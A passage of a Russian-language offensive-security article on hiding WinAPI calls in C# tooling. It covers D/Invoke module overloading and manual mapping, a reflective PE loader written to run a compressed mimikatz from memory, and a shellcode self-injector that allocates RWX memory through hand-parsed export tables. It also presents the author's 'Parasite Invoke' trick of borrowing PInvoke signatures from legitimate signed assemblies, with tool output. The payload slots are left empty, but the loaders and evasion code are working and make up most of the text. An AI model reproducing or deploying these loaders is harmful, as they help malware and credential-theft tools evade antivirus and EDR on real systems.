- `GetLoadedModuleAddress()` — использует `Process.GetCurrentProcess().Modules`, чтобы определить, загружена ли уже библиотека в процесс;
- `LoadModuleFromDisk()` — загружает DLL в память процесса с помощью `LdrLoadDll()`;
- `GetExportAddress()` — парсит таблицу экспортов конкретного модуля, отталкиваясь от его базового адреса, с целью найти функции. Функция может идентифицироваться по строковому имени или хешу (механизм API Hashing);
- `GetPebLdrModuleEntry()` — обнаруживает базовый адрес загрузки модуля, анализируя PEB;
- `GetSyscallStub()` — эта функция используется для маппинга в память процесса модуля `ntdll.dll`, причем с извлечением конкретной функции. Служит для исполнения прямых сисколов.

Проект также предоставляет несколько методов, которые позволяют загружать библиотеку не с диска, а из памяти:

- `MapModuleToMemory()` — механизм Memory Module. Реализует ручной маппинг байтов библиотеки в динамически выделенную память. Может принимать либо массив байтов, либо имя файла на диске;
- `MapModuleToMemoryAddress()` — позволяет вручную маппить модуль, который уже находится в памяти (массив байтов) по определенному адресу;
- `OverloadModule()` — использует Module Overloading для отображения модуля в память на место, где смаплена другая либа. Перезаписывается случайная DLL, которая лежит в `C:\Windows\System32` и имеет цифровую подпись. Этот метод может принимать либо массив байтов, либо имя файла на диске.

Вот отличный пример, где используются некоторые из этих методов.

```
using System;

namespace SpTestcase
{
  class Program
  {

    static void Main(string[] args)
    {
      String testDetail = @"
      #=================>
      # Hello there!
      # I find things dynamically; base
      # addresses and function pointers.
      #=================>
      ";
      Console.WriteLine(testDetail);

      Console.WriteLine("[?] Resolve Ntdll base from the PEB..");
      IntPtr hNtdll = SharpSploit.Execution.DynamicInvoke.Generic.
GetPebLdrModuleEntry("ntdll.dll");
      Console.WriteLine("[>] Ntdll base address : " + string.Format(
"{0:X}", hNtdll.ToInt64()) + "\n");

      Console.WriteLine("[?] Specifying the name of a DLL ("ntdll.dll
"), resolve a function by walking the export table in-memory..");
      Console.WriteLine("[+] Search by name --> NtCommitComplete");
      IntPtr pNtCommitComplete = SharpSploit.Execution.DynamicInvoke.
Generic.GetLibraryAddress("ntdll.dll", "NtCommitComplete", true);
      Console.WriteLine("[>] pNtCommitComplete : " + string.Format("{
0:X}", pNtCommitComplete.ToInt64()) + "\n");

      Console.WriteLine("[+] Search by ordinal --> 0x260 (
NtSetSystemTime)");
      IntPtr pNtSetSystemTime = SharpSploit.Execution.DynamicInvoke.
Generic.GetLibraryAddress("ntdll.dll", 0x260, true);
      Console.WriteLine("[>] pNtSetSystemTime : " + string.Format("{
0:X}", pNtSetSystemTime.ToInt64()) + "\n");

      Console.WriteLine("[+] Search by keyed hash -->
138F2374EC295F225BD918F7D8058316 (RtlAdjustPrivilege)");
      Console.WriteLine("[>] Hash : HMACMD5(Key).ComputeHash(
FunctionName)");
      String fHash = SharpSploit.Execution.DynamicInvoke.Generic.
GetAPIHash("RtlAdjustPrivilege", 0xaabb1122);
      IntPtr pRtlAdjustPrivilege = SharpSploit.Execution.
DynamicInvoke.Generic.GetLibraryAddress("ntdll.dll", fHash,
0xaabb1122);
      Console.WriteLine("[>] pRtlAdjustPrivilege : " + string.Format(
"{0:X}", pRtlAdjustPrivilege.ToInt64()) + "\n");

      Console.WriteLine("[?] Specifying the base address of DLL in
memory ({0:X}), resolve function by walking its export table...",
hNtdll.ToInt64());
      Console.WriteLine("[+] Search by name --> NtCommitComplete");
      IntPtr pNtCommitComplete2 = SharpSploit.Execution.DynamicInvoke
.Generic.GetExportAddress(hNtdll, "NtCommitComplete");
      Console.WriteLine("[>] pNtCommitComplete : " + string.Format("{
0:X}", pNtCommitComplete2.ToInt64()) + "\n");

      Console.WriteLine("[*] Pausing execution..");
      Console.ReadLine();
    }
  }
}
```

Проект обрел широкую популярность и используется во многих инструментах: обход AMSI, запись в реестр, какое-то совместное чудо bohops и snovvcrash.

В конце концов, этот проект можно использовать и как Reflective PE Loader. Вот код для запуска PE из памяти.

```
using System;
using System.IO;
using System.IO.Compression;

namespace DInvokePE
{
  public class Program
  {
    static byte[] Compress(byte[] data)
    {
      var output = new MemoryStream();
      using (var dStream = new DeflateStream(output, CompressionLevel
.Optimal))
        dStream.Write(data, 0, data.Length);

      return output.ToArray();
    }

    static byte[] Decompress(byte[] data)
    {
      var input = new MemoryStream(data);
      var output = new MemoryStream();
      using (var dStream = new DeflateStream(input, CompressionMode.
Decompress))
        dStream.CopyTo(output);

      return output.ToArray();
    }

    public static void Main(string[] args)
    {
      /*
      var rawBytes = File.ReadAllBytes(@"C:\Users\snovvcrash\Desktop\
mimikatz.exe");
      var compressed = Compress(rawBytes);
      var compressedB64 = Convert.ToBase64String(compressed);
      Console.WriteLine(compressedB64);
      */

      var compressed = Convert.FromBase64String("");
      var rawBytes = Decompress(compressed);
      var map = DInvoke.ManualMap.Map.MapModuleToMemory(rawBytes);
      DInvoke.DynamicInvoke.Generic.CallMappedPEModule(map.PEINFO,
map.ModuleBase);
      Console.ReadLine();
    }
  }
}
```

Помимо этих инструментов, для автоматического добавления исходного кода в проект есть CsWhispers. Этот новый исходник позволит делать вызовы DInvoke и использовать Indirect-сисколы.

Впрочем, необязательно тащить с собой огромную либу. Парсить ExportTable можно и встроенными средствами C#. Этот код был приведен исследователем xpn:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
namespace DynamicAPIInvoke
{
  /// <summary>
  /// "A Quick History Lesson"
  /// https://blog.xpnsec.com/weird-ways-to-execute-dotnet/
  /// </summary>
  public class Program
  {
    [UnmanagedFunctionPointer(CallingConvention.Winapi)]
    delegate IntPtr VirtualAllocDelegate(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
    [UnmanagedFunctionPointer(CallingConvention.Winapi)]
    delegate IntPtr ShellcodeDelegate();
    static IntPtr GetExportAddress(IntPtr baseAddr, string name)
    {
      var dosHeader = Marshal.PtrToStructure<IMAGE_DOS_HEADER>(
baseAddr);
      var peHeader = Marshal.PtrToStructure<IMAGE_OPTIONAL_HEADER64>(
baseAddr + dosHeader.e_lfanew + 4 + Marshal.SizeOf<IMAGE_FILE_HEADER
>());
      var exportHeader = Marshal.PtrToStructure<
IMAGE_EXPORT_DIRECTORY>(baseAddr + (int)peHeader.ExportTable.
VirtualAddress);
      for (int i = 0; i < exportHeader.NumberOfNames; i++)
      {
        var nameAddr = Marshal.ReadInt32(baseAddr + (int)exportHeader
.AddressOfNames + (i * 4));
        var m = Marshal.PtrToStringAnsi(baseAddr + (int)nameAddr);
        if (m == "VirtualAlloc")
        {
          var exportAddr = Marshal.ReadInt32(baseAddr + (int)
exportHeader.AddressOfFunctions + (i * 4));
          return baseAddr + (int)exportAddr;
        }
      }
      return IntPtr.Zero;
    }
    public static void Main()
    {
      // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack
the Planet!' EXITFUNC=thread -f csharp
      byte[] shellcode = new byte[] { };
      // Ищем экспорт-адрес из уже загруженной в память библиотеки
kernel32.dll
      IntPtr virtualAllocAddr = IntPtr.Zero;
      foreach (ProcessModule module in Process.GetCurrentProcess().
Modules)
        if (module.ModuleName.ToLower() == "kernel32.dll")
          virtualAllocAddr = GetExportAddress(module.BaseAddress,
"VirtualAlloc");
      // Инициализируем делегат найденным адресом
      var VirtualAlloc = Marshal.GetDelegateForFunctionPointer<
VirtualAllocDelegate>(virtualAllocAddr);
      // Выделяем область памяти shellcode.Length байт в адресном
пространстве текущего процесса инжектора (0x3000 = MEM_COMMIT |
MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE)
      var execMem = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length,
0x3000, 0x40);
      // Записываем шелл-код в выделенную область
      Marshal.Copy(shellcode, 0, execMem, shellcode.Length);
      // Обращаемся к шелл-коду как к функции и запускаем его без
создания нового потока
      var shellcodeCall = Marshal.GetDelegateForFunctionPointer<
ShellcodeDelegate>(execMem);
      shellcodeCall();
    }
    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_DOS_HEADER
    {
      // http://www.pinvoke.net/default.aspx/Structures/
IMAGE_DOS_HEADER.html
    }
    [StructLayout(LayoutKind.Sequential, Pack = 1)]
    struct IMAGE_OPTIONAL_HEADER64
    {
      // http://www.pinvoke.net/default.aspx/Structures/
IMAGE_OPTIONAL_HEADER64.html
    }
    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_DATA_DIRECTORY
    {
      // http://www.pinvoke.net/default.aspx/Structures/
IMAGE_DATA_DIRECTORY.html
    }
    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_FILE_HEADER
    {
      // http://www.pinvoke.net/default.aspx/Structures/
IMAGE_FILE_HEADER.html
    }
    [StructLayout(LayoutKind.Sequential)]
    struct IMAGE_EXPORT_DIRECTORY
    {
      // http://www.pinvoke.net/default.aspx/Structures/
IMAGE_EXPORT_DIRECTORY.html
    }
  }
}
```

Продолжение статьи →

PARASITE INVOKE


«Лень — двигатель прогресса», — писал Андрей Вознесенский в стихотворении «Лень». Эта строка отлично описывает мое состояние недели полторы назад. Было желание творить, но не хотелось вновь поднимать заметки по этим бесконечным ABCD-Invoke, параллельно вспоминая, как адаптировать конкретный метод под мой инструмент. Нужно было что-то очень простое, как PInvoke, но не менее скрытное (без записей в импорте), чем DInvoke. Поэтому я создал еще один метод — Parasite Invoke.

Я решил взглянуть на проблему с другой стороны:

> *— Platform Invoke — механизм легитимный?*
> *— Конечно.*
> *— Его другие разработчики используют?*
> *— Естественно!*
> *— А мы можем использовать их сигнатуры?*
> *— ...*

Как ты понимаешь, был придуман метод, который может злоупотреблять PInvoke-сигнатурами чужих сборок, прозрачно вызывая через них нужный метод WinAPI. Рассмотрим механизм подробнее. При запуске PoC принимает лишь обязательный параметр — `path`.

```
.\ParasiteInvoke.exe --path C:\ -r
```




```
------------
[FILE] C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll

Method: LogonUser
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("LogonUser", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Boolean result = (System.Boolean) methodInfo.Invoke(null, new object[] { string pszUsername, string pszDomain, string pszPassword, int dwLogonType, int dwLogonProvider, IntPtr& phToken });
        ===END SIGNATURE===

Method: CloseHandle
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("CloseHandle", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Boolean result = (System.Boolean) methodInfo.Invoke(null, new object[] { IntPtr handle });
        ===END SIGNATURE===

Method: DuplicateToken
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("DuplicateToken", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Boolean result = (System.Boolean) methodInfo.Invoke(null, new object[] { IntPtr existingTokenHandle, int impersonationLevel, IntPtr& duplicateTokenHandle });
        ===END SIGNATURE===

Method: OutputDebugString
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("OutputDebugString", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Void result = (System.Void) methodInfo.Invoke(null, new object[] { string message });
        ===END SIGNATURE===

Method: QueryPerformanceCounter
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("QueryPerformanceCounter", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Boolean result = (System.Boolean) methodInfo.Invoke(null, new object[] { UInt64& lpPerformanceCount });
        ===END SIGNATURE===

Method: QueryPerformanceFrequency
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Windows\System32\DriverStore\FileRepository\igcc_dch.inf_amd64_78ff17a5ea060c5f\NLog.dll");
        Type t = asm.GetType("NLog.Internal.NativeMethods", true);
        var methodInfo = t.GetMethod("QueryPerformanceFrequency", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.Boolean result = (System.Boolean) methodInfo.Invoke(null, new object[] { UInt64& lpPerformanceFrequency });
        ===END SIGNATURE===
```

Пример вывода информации о сигнатурах сборок с диска C

Эта команда позволяет перечислить все PInvoke-методы в сборках, лежащих на диске `C`. `-r` — рекурсивный перебор. Есть возможность поиска сигнатуры и конкретного метода, например `VirtualAlloc`.

```
.\ParasiteInvoke.exe --path C:\ -r --method VirtualAlloc
```



```
PS A:\SSD\ProjectsVS\Parasite Invoke\Parasite Invoke\bin\Debug> & '.\Parasite Invoke.exe' --path C:\ -r --method VirtualAlloc

  . Nice assembly :D .

                          Parasite Invoke

            Michael Zhmaylo (github.com/MzHmO)
------------
[FILE] C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.15\UIAutomationClientSideProviders.dll

Method: VirtualAlloc
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.15\UIAutomationClientSideProviders.dll");
        Type t = asm.GetType("MS.Win32.UnsafeNativeMethods", true);
        var methodInfo = t.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.IntPtr result = (System.IntPtr) methodInfo.Invoke(null, new object[] { IntPtr address, UIntPtr size, int allocationType, int protect });
        ===END SIGNATURE===
------------
------------
[FILE] C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.15\WindowsBase.dll

Method: VirtualAlloc
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.15\WindowsBase.dll");
        Type t = asm.GetType("MS.Win32.UnsafeNativeMethods", true);
        var methodInfo = t.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic | System.Reflection.BindingFlags.Static );
        System.IntPtr result = (System.IntPtr) methodInfo.Invoke(null, new object[] { IntPtr lpAddress, UIntPtr dwSize, int flAllocationType, int flProtect });
        ===END SIGNATURE===
------------
------------
[FILE] C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.21\UIAutomationClientSideProviders.dll

Method: VirtualAlloc
        ===PARASITE INVOKE SIGNATURE===
        Assembly asm = Assembly.LoadFrom(@"C:\Program Files\dotnet\shared\Microsoft.WindowsDesktop.App\6.0.21\UIAutomationClientSideProviders.dll");
```

Обнаруженные сигнатуры VirtualAlloc в сборках на диске C

Теперь полученную сигнатуру можно вставить в нашу C#-программу, и метод WinAPI будет успешно вызван через нее.

```
using System;
using System.Reflection;
using System.Runtime.InteropServices;

namespace Template
{
  class Program
  {
    static void Main()
    {
      Assembly asm = Assembly.LoadFrom(@"C:\Windows\Microsoft.NET\
Framework64\v4.0.30319\WPF\UIAutomationClientsideProviders.dll");
      Type t = asm.GetType("MS.Win32.UnsafeNativeMethods", true);
      var methodInfo = t.GetMethod("VirtualAlloc", System.Reflection.
BindingFlags.NonPublic | System.Reflection.BindingFlags.Static);
      IntPtr result = (System.IntPtr)methodInfo.Invoke(null, new
object[] { IntPtr.Zero, new UIntPtr(10), 0x3000, 0x40 } );
      Marshal.Copy(new byte[] { 1, 2, 3 }, 0, result, 3);
      Console.WriteLine(result);
      return;
    }

  }
}
```

Работает это следующим образом:

1. В наше приложение загружается легитимная сборка, можно даже с цифровой подписью.
2. Происходит подготовка всех необходимых для получения метода данных. В частности, мы должны верно указать все флаги (какие модификаторы доступа у функции, статическая она или динамическая). Все сигнатуры PInvoke в 99% случаев располагаются в классах в виде статических методов.
3. Наконец, подготовив данные о методе, его можно вызвать через `methodInfo.Invoke()`.

Это обеспечивает некоторое проксирование Platform Invoke, так как со стороны системы вызов метода WinAPI выполняется от лица легитимной сборки. И вроде бы ничего страшного не происходит!

DYNAMIC PINVOKE

Что будет, если соединить Dynamic Invoke и Platform Invoke? Получится Dynamic Platform Invoke! Представь, что ты можешь определять сигнатуру PInvoke в рантайме. У нас есть возможность использовать разные динамические типы и объекты .NET, чтобы определить необходимые методы и свойства для сигнатуры PInvoke во время выполнения, что позволит вызвать ее. Метод основан на использовании DefinePInvokeMethod() для динамического определения сигнатуры. Например, в эту функцию можно отдать прототип, и она его без проблем прожует.

```
[DllImport("kernel32.dll")]
private static extern IntPtr VirtualAlloc(
  IntPtr lpStartAddr,
  ulong size,
  uint flAllocationType,
  uint flProtect);
```

Получается, достаточно заранее подготовить все методы, которые должны быть вызваны, динамически их определить, создать динамическую сборку в дефолтном AppDomain, что и приведет к вызову неуправляемого кода.

Предлагаю рассмотреть на примере. Пусть есть следующий код с PInvoke (до боли знакомый нам шелл-код-self-инжектор):

